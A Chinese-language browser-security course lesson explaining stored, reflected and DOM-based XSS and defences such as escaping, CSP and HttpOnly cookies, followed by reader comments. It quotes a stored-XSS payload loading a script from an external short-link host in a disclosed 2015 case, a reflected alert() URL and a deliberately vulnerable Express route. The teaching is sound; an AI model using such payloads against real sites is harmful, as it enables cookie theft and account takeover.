

33 | 跨站脚本攻击（XSS）：为什么Cookie中有HttpOnly属性？

2019-10-19 李兵

《浏览器工作原理与实践》

课程介绍 >



讲述：李兵

时长 12:04 大小 11.07M



通过 [上篇文章](#) 的介绍，我们知道了同源策略可以隔离各个站点之间的 DOM 交互、页面数据和网络通信，虽然严格的同源策略会带来更多的安全，但是也束缚了 Web。这就需要在安全和自由之间找到一个平衡点，所以我们默认页面中可以引用任意第三方资源，然后又引入 CSP 策略来加以限制；默认 XMLHttpRequest 和 Fetch 不能跨站请求资源，然后又通过 CORS 策略来支持其跨域。

不过支持页面中的第三方资源引用和 CORS 也带来了很多安全问题，其中最典型的的就是 XSS 攻击。

什么是 XSS 攻击

XSS 全称是 Cross Site Scripting，为了与“CSS”区分开来，故简称 XSS，翻译过来就是“跨站脚本”。XSS 攻击是指黑客往 HTML 文件中或者 DOM 中注入恶意脚本，从而在用户浏览页面时利用注入的恶意脚本对用户实施攻击的一种手段。



最开始的时候，这种攻击是通过跨域来实现的，所以叫“跨域脚本”。但是发展到现在，往 HTML 文件中注入恶意代码的方式越来越多了，所以是否跨域注入脚本已经不是唯一的注入手段了，但是 XSS 这个名字却一直保留至今。

当页面被注入了恶意 JavaScript 脚本时，浏览器无法区分这些脚本是被恶意注入的还是正常的页面内容，所以恶意注入 JavaScript 脚本也拥有所有的脚本权限。下面我们就来看看，如果页面被注入了恶意 JavaScript 脚本，恶意脚本都能做哪些事情。

- 可以**窃取 Cookie 信息**。恶意 JavaScript 可以通过“document.cookie”获取 Cookie 信息，然后通过 XMLHttpRequest 或者 Fetch 加上 CORS 功能将数据发送给恶意服务器；恶意服务器拿到用户的 Cookie 信息之后，就可以在其他电脑上模拟用户的登录，然后进行转账等操作。
- 可以**监听用户行为**。恶意 JavaScript 可以使用“addEventListener”接口来监听键盘事件，比如可以获取用户输入的信用卡等信息，将其发送到恶意服务器。黑客掌握了这些信息之后，又可以做很多违法的事情。
- 可以通过**修改 DOM** 伪造假的登录窗口，用来欺骗用户输入用户名和密码等信息。
- 还可以在**页面内生成浮窗广告**，这些广告会严重地影响用户体验。

除了以上几种情况外，恶意脚本还能做很多其他的事情，这里就不一一介绍了。总之，如果让页面插入了恶意脚本，那么就相当于把我们页面的隐私数据和行为完全暴露给黑客了。

恶意脚本是怎么注入的

现在我们知道了页面中被注入恶意的 JavaScript 脚本是一件非常危险的事情，所以网站开发者会尽可能地避免页面中被注入恶意脚本。要想避免站点被注入恶意脚本，就要知道有哪些常见的注入方式。通常情况下，主要有**存储型 XSS 攻击**、**反射型 XSS 攻击**和**基于 DOM 的 XSS 攻击**三种方式来注入恶意脚本。

1. 存储型 XSS 攻击

我们先来看看存储型 XSS 攻击是怎么向 HTML 文件中注入恶意脚本的，你可以参考下图：





将恶意代码储存到存在漏洞的服务器




访问含有恶意脚本的页面

上传用户信息到恶意服务器



页面服务器



恶意服务器

存储型 XSS 攻击

通过上图，我们可以看出存储型 XSS 攻击大致需要经过如下步骤：

- 首先黑客利用站点漏洞将一段恶意 JavaScript 代码提交到网站的数据库中；
- 然后用户向网站请求包含了恶意 JavaScript 脚本的页面；
- 当用户浏览该页面的时候，恶意脚本就会将用户的 Cookie 信息等数据上传到服务器。

下面我们来看个例子，2015 年喜马拉雅就被曝出了存储型 XSS 漏洞。起因是在用户设置专辑名称时，服务器对关键字过滤不严格，比如可以将专辑名称设置为一段 JavaScript，如下图所示：





编辑专辑

专辑名称*

<script src=http://t.cn/RAdlReE></script>

标题不要超过40个字哦

设置封面



上传图片

文件大小<3M,尺寸最好>500X500

类型*

音乐



原唱



该信息必填

黑客将恶意代码存储到漏洞服务器上


当黑客将专辑名称设置为一段 JavaScript 代码并提交时，喜马拉雅的服务器会保存该段 JavaScript 代码到数据库中。然后当用户打开黑客设置的专辑时，这段代码就会在用户的页面里执行（如下图），这样就可以获取用户的 Cookie 等数据信息。



发布的专辑(2)



发布的声音(1)



用户打开了含有恶意脚本的页面

当用户打开黑客设置的专辑页面时，服务器也会将这段恶意 JavaScript 代码返回给用户，因此这段恶意脚本就在用户的页面中执行了。

恶意脚本可以通过 XMLHttpRequest 或者 Fetch 将用户的 Cookie 数据上传到黑客的服务器，如下图所示：



☐

2015-09-01


16:21:24

[illegible]

- HTTP_REFERER : http://www.ximalaya.com/ 删除
- HTTP_USER_AGENT : Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.118 Safari/537.36
- REMOTE_ADDR : 203.114
- IP_ADDRESS : 上海市--上海数讯信息技术有限公司

将 Cookie 等数据上传到黑客服务器

黑客拿到了用户 Cookie 信息之后，就可以利用 Cookie 信息在其他机器上登录该用户的账号（如下图），并利用用户账号进行一些恶意操作。



账号设置



基本信息

您的账号 se**ice@ximalaya.com /131****9001 修改密码

加V认证

昵称 拉雅 修改

所在地 上海 • 浦东新区

关于自己

个人设置

消息设置

隐私设置

头像设置

动态设置

同步设置



邮箱验证

se**ice@ximalaya.com

未验证!

[验证](#) | [更改邮箱](#)



绑定手机

131****9001

已验证 ✓

[修改手机](#)



加V认证

已认证 ✓

黑客利用 Cookie 信息登录用户账户

以上就是存储型 XSS 攻击的一个典型案例，这是乌云网在 2015 年曝出来的，虽然乌云网由于某些原因被关停了，但是你依然可以通过 [这个站点](#) 来查看乌云网的一些备份信息。

2. 反射型 XSS 攻击

在一个反射型 XSS 攻击过程中，恶意 JavaScript 脚本属于用户发送给网站请求中的一部分，随后网站又把恶意 JavaScript 脚本返回给用户。当恶意 JavaScript 脚本在用户页面中被执行时，黑客就可以利用该脚本做一些恶意操作。

这样讲有点抽象，下面我们结合一个简单的 Node 服务程序来看看什么是反射型 XSS。首先我们使用 Node 来搭建一个简单的页面环境，搭建好的服务代码如下所示：

复制代码

```
1 var express = require('express');
2 var router = express.Router();
3
4
5 /* GET home page. */
6 router.get('/', function(req, res, next) {
7   res.render('index', { title: 'Express', xss: req.query.xss });
8 });
9
10
```




```
11 module.exports = router;
```

[复制代码](#)

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4   <title><%= title %></title>
5   <link rel='stylesheet' href='/stylesheets/style.css' />
6 </head>
7 <body>
8   <h1><%= title %></h1>
9   <p>Welcome to <%= title %></p>
10  <div>
11    <%= xss %>
12  </div>
13 </body>
14 </html>
```

上面这两段代码，第一段是路由，第二段是视图，作用是将 URL 中 xss 参数的内容显示在页面。我们可以在本地演示下，比如打开<http://localhost:3000/?xss=123>这个链接，这样在页面中展示就是“123”了（如下图），是正常的，没有问题的。



Express


Welcome to Express

123

正常打开页面



但当打开 `http://localhost:3000/?xss=<script>alert('你被xss攻击了')`
`</script>` 这段 URL 时，其结果如下图所示：



反射型 XSS 攻击

通过这个操作，我们会发现用户将一段含有恶意代码的请求提交给 Web 服务器，Web 服务器接收到请求时，又将恶意代码反射给了浏览器端，这就是反射型 XSS 攻击。在现实生活中，黑客经常会通过 QQ 群或者邮件等渠道诱导用户去点击这些恶意链接，所以对于一些链接我们一定要慎之又慎。

另外需要注意的是，Web 服务器不会存储反射型 XSS 攻击的恶意脚本，这是和存储型 XSS 攻击不同的地方。

3. 基于 DOM 的 XSS 攻击

基于 DOM 的 XSS 攻击是不牵涉到页面 Web 服务器的。具体来讲，黑客通过各种手段将恶意脚本注入用户的页面中，比如通过网络劫持在页面传输过程中修改 HTML 页面的内容，这种劫持类型很多，有通过 WiFi 路由器劫持的，有通过本地恶意软件来劫持的，它们的共同点是在 Web 资源传输过程或者在用户使用页面的过程中修改 Web 页面的数据。

如何阻止 XSS 攻击

我们知道存储型 XSS 攻击和反射型 XSS 攻击都是需要经过 Web 服务器来处理的，因此可以认为这两种类型的漏洞是服务端的安全漏洞。而基于 DOM 的 XSS 攻击全部都是在浏览器端完成的，因此基于 DOM 的 XSS 攻击是属于前端的安全漏洞。



但无论是何种类型的 XSS 攻击，它们都有一个共同点，那就是首先往浏览器中注入恶意脚本，然后再通过恶意脚本将用户信息发送至黑客部署的恶意服务器上。


所以要阻止 XSS 攻击，我们可以通过阻止恶意 JavaScript 脚本的注入和恶意消息的发送来实现。

接下来我们就来看看一些常用的阻止 XSS 攻击的策略。

1. 服务器对输入脚本进行过滤或转码


不管是反射型还是存储型 XSS 攻击，我们都可以在服务器端将一些关键的字符进行转码，比如最典型的：

```
1 code:<script>alert('你被xss攻击了')</script>
```

 复制代码

这段代码过滤后，只留下了：


```
1 code:
```

 复制代码

这样，当用户再次请求该页面时，由于<script>标签的内容都被过滤了，所以这段脚本在客户端是不可能被执行的。

除了过滤之外，服务器还可以对这些内容进行转码，还是上面那段代码，经过转码之后，效果如下所示：

```
1 code:&lt;script&gt;alert(&#39;你被xss攻击了&#39;)&lt;/script&gt;
```

 复制代码

经过转码之后的内容，如<script>标签被转换为<script>，因此即使这段脚本返回给页面，页面也不会执行这段脚本。

2. 充分利用 CSP



虽然在服务器端执行过滤或者转码可以阻止 XSS 攻击的发生，但完全依靠服务器端依然是不够的，我们还需要把 CSP 等策略充分地利用起来，以降低 XSS 攻击带来的风险和后果。

实施严格的 CSP 可以有效地防范 XSS 攻击，具体来讲 CSP 有如下几个功能：

- 限制加载其他域下的资源文件，这样即使黑客插入了一个 JavaScript 文件，这个 JavaScript 文件也是无法被加载的；
- 禁止向第三方域提交数据，这样用户数据也不会外泄；
- 禁止执行内联脚本和未授权的脚本；
- 还提供了上报机制，这样可以帮助我们尽快发现有哪些 XSS 攻击，以便尽快修复问题。

因此，利用好 CSP 能够有效降低 XSS 攻击的概率。

3. 使用 HttpOnly 属性

由于很多 XSS 攻击都是来盗用 Cookie 的，因此还可以通过使用 HttpOnly 属性来保护我们 Cookie 的安全。

通常服务器可以将某些 Cookie 设置为 HttpOnly 标志，HttpOnly 是服务器通过 HTTP 响应头来设置的，下面是打开 Google 时，HTTP 响应头中的一段：

```
1 set-cookie: NID=189=M8q2FtWbsR8RlcldPVt7qkrqR38LmFY9jUxkKo3-4Bi6Qu_ocN0at7nkYZUTz
```

 复制代码

我们可以看到，set-cookie 属性值最后使用了 HttpOnly 来标记该 Cookie。顾名思义，使用 HttpOnly 标记的 Cookie 只能使用在 HTTP 请求过程中，所以无法通过 JavaScript 来读取这段 Cookie。我们还可以通过 Chrome 开发者工具来查看哪些 Cookie 被标记了 HttpOnly，如下图：





Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure
1P_JAR	2019-10-18-06	.gstatic.com	/	2019-11-17T06:53:04.203Z	19		
1P_JAR	2019-10-18-6	.google.com	/	2019-11-17T06:52:22.000Z	18		
NID	189=M8q2FtWb...	.google.com	/	2020-04-18T06:52:21.342Z	178	✓	

HttpOnly 演示

从图中可以看出，NID 这个 Cookie 的 HttpOnly 属性是被勾选上的，所以 NID 的内容是无法通过 document.cookie 来读取的。

由于 JavaScript 无法读取设置了 HttpOnly 的 Cookie 数据，所以即使页面被注入了恶意 JavaScript 脚本，也是无法获取到设置了 HttpOnly 的数据。因此一些比较重要的数据我们建议设置 HttpOnly 标志。

总结

好了，今天我们就介绍到这里，下面我来总结下本文的主要内容。

XSS 攻击就是黑客往页面中注入恶意脚本，然后将页面的一些重要数据上传到恶意服务器。常见的三种 XSS 攻击模式是存储型 XSS 攻击、反射型 XSS 攻击和基于 DOM 的 XSS 攻击。

这三种攻击方式的共同点是都需要往用户的页面中注入恶意脚本，然后再通过恶意脚本将用户数据上传到黑客的恶意服务器上。而三者的不同点在于注入的方式不一样，有通过服务器漏洞来进行注入的，还有在客户端直接注入的。

针对这些 XSS 攻击，主要有三种防范策略，第一种是通过服务器对输入的内容进行过滤或者转码，第二种是充分利用好 CSP，第三种是使用 HttpOnly 来保护重要的 Cookie 信息。

当然除了以上策略之外，我们还可以通过添加验证码防止脚本冒充用户提交危险操作。而对于一些不受信任的输入，还可以限制其输入长度，这样可以增大 XSS 攻击的难度。

思考时间

今天留给你的思考题是：你认为前端开发者对 XSS 攻击应该负多大责任？

欢迎在留言区与我分享你的想法，也欢迎你在留言区记录你的思考过程。感谢阅读，如果你觉得这篇文章对你有帮助的话，也欢迎把它分享给更多的朋友。

分享给需要的人，Ta订阅超级会员，你将得 50 元

Ta单独购买本课程，你将得 20 元

 生成海报并分享

 赞 10

 提建议

© 版权归极客邦科技所有，未经许可不得传播售卖。页面已增加防盗追踪，如有侵权极客邦将依法追究其法律责任。

上一篇 32 | 同源策略：为什么XMLHttpRequest不能跨域请求资源？

下一篇 34 | CSRF攻击：陌生链接不要随便点

学习推荐

JVM + NIO + Spring

各大厂面试题及知识点详解

限时免费 





杨越

2020-03-29

内容安全策略(CSP)详细文档: <https://developer.mozilla.org/zh-CN/docs/Web/HTTP/CSP>

共 1 条评论 >

👍 33



LIKE

2020-06-23

除去架构不谈，就产品、后端、前端、测试而言。

产品：

1.业务逻辑层面安全验证，保证即使被攻击也要尽量避免或减少损失，如：资金转出、敏感信息操作（修改登录密码、支付密码）等

后端：

1.存储型和反射性XSS，后端占比较大，考虑到可以通过接口绕过前端，所以内容编码后端处理比较可靠。

2.重点头信息返回httponly，这也需要后端实现

前端：

1.基于 DOM 的 XSS 攻击，CSP等前端技术运用，这边主要是前端

测试：

1.丰富测试框架，正对输入框：长度、类型、是否为空、是否重复、组成范围外，也应了解学习安全性测试：XSS攻击、Sql注入等攻击类型。

总体而言，个人觉得前端在XSS攻击中责任占比不大。

共 1 条评论 >

👍 21



neohope

2020-07-16

其实对于跨站攻击，前端应该承担的责任并不高，原因如下：

1、前端的JS代码，在提交表单时，处理特殊字符或处理脚本的函数，完全可以被绕过。所以依赖前端代码彻底解决注入问题，本身就是不可能的，无论如何后端要做好

2、可以通过浏览器插件，进行伪装，随意组织想提交的内容，和前端没有关系

3、网站设置、服务器安全策略，应该是网站运维和安全组的事情，和前端关系也不大

4、测试放过安全bug，也有一定责任

5、其实在框架层，已经做了不少这方面的防范，无论是前端还是后端，所以框架组也要负责

6、如果被注入脚本了，要防止脚本运行，让浏览器按text处理而不是脚本处理，这个前端要负责的。但被注入本身后端责任更大，所以相当于前端背锅了。

共 1 条评论 >

👍 12



2019-10-21

```
<meta http-equiv="Content-Security-Policy" content="default-src 'self'; img-src http s://*; child-src 'none';">
```



7



早起不吃虫

2019-10-19

老师请教一个问题，CSP是可以通过meta标签设置的，如果恶意插入的是关于CSP的meta设置呢？

共 6 条评论 >

5



许童童

2019-10-19

前端首先要能够意识到有这个攻击的可能性，然后配合后端人员把这些漏洞修复上。其次应该加强测试方的渗透测试，重视安全。



5



mfist

2019-10-28

跨站脚本攻击前端和后端73分吧。毕竟是在浏览器上面出了问题，前端怎么解释也是自己的锅。

存储型xss和反射型的xss一个原则不要信任前端的输入，任何前端的输入东西都进行编码。这个地方出了问题后端是有责任的

基于dom的xss，传输过程中被篡改，用https之后会防止全部场景吗？

作者回复: 不能的，HTTPS只是增加了攻击难度，让攻击者攻击成本和难度提高了。

共 4 条评论 >

4



成楠Peter

2019-10-22

前端需要负大部分责任，因为如果你只是添加字符串，却使用了添加DOM的操作，这不是给XSS攻击留下机会吗。如果非要添加DOM操作，也应该对script、meta等脚本标签做过滤。至于cookie的窃取，正如老师所说，设置httpOnly就行，我总认为前端操作cookie是一种不安全的手段。

共 4 条评论 >

4



niexia

2019-12-23

关于 CSP，可以看一下 MDN 的说明 <https://developer.mozilla.org/zh-CN/docs/Web/HT>



2



覃

2019-10-19

基于dom的攻击，https应该能完全防护吧。

共 4 条评论 >

2



anthonyliu

2021-01-25

老师！我有个疑问：“黑客拿到了用户 Cookie 信息之后，就可以利用 Cookie 信息在其他机器上登录该用户的账号”。黑客的服务器拿到用户的cookie信息，怎么在黑客的客户端模拟登录了？是cookie中有用户的登录名和密码吗？我觉得这个不太可能。如果这不可能，那是什么情况下，黑客可以通过cookie来登录？

共 2 条评论 >

1



LEON

2019-12-24

请教老师。存储型XSS是不是也可以修改DOM进行攻击。这种方式 and DOM型XSS有什么区别？

共 3 条评论 >

1



隔夜果酱

2019-10-19

比如Chrome扩展，油猴脚本这些应该算基于dom的xss么？对于基于dom的攻击，网站就没有办法了吧。

共 1 条评论 >

1



撒哈拉

2021-11-15

有三种 xss攻击，存储型，反射型，修改dom型

防范方式主要是，

1，从用户输入角度，服务器进行限制

2，从csp，内容安全角度浏览器限制

3，限制 cookie，不能被JavaScript读取





撒哈拉

2021-11-15

xss 攻击，也叫跨站脚本攻击，主要是插入script标签，执行恶意脚本，获取用户登录数据，发给第三方服务器，然后伪造用户登录信息，进行不法行为。



Geek_feca44

2021-08-09

反射型 XSS 跟存储型 XSS 的区别是：存储型 XSS 的恶意代码存在数据库里，反射型 XSS 的恶意代码存在 URL 里。

DOM 型 XSS 跟前两种 XSS 的区别：DOM 型 XSS 攻击中，取出和执行恶意代码由浏览器端完成，属于前端 JavaScript 自身的安全漏洞，而其他两种 XSS 都属于服务端的安全漏洞。



天择

2021-08-06

前端工程师应当假设服务端没有对XSS做防护。



1979104101ng

2021-07-13

示例代码里的<%- xss > 的 %- 表示 <%- 输出非转义的数据到模板，所以从服务器发送到前端就变成了 script 标签



不二

2021-06-06

```
<script>alert('你被xss攻击了')</script>
```



LIKE

2021-01-06

老师好，针对系统内已存在的存储型xss漏洞要如何修复？是需要前端修改页面解析逻辑？后端修改数据存储逻辑吗？



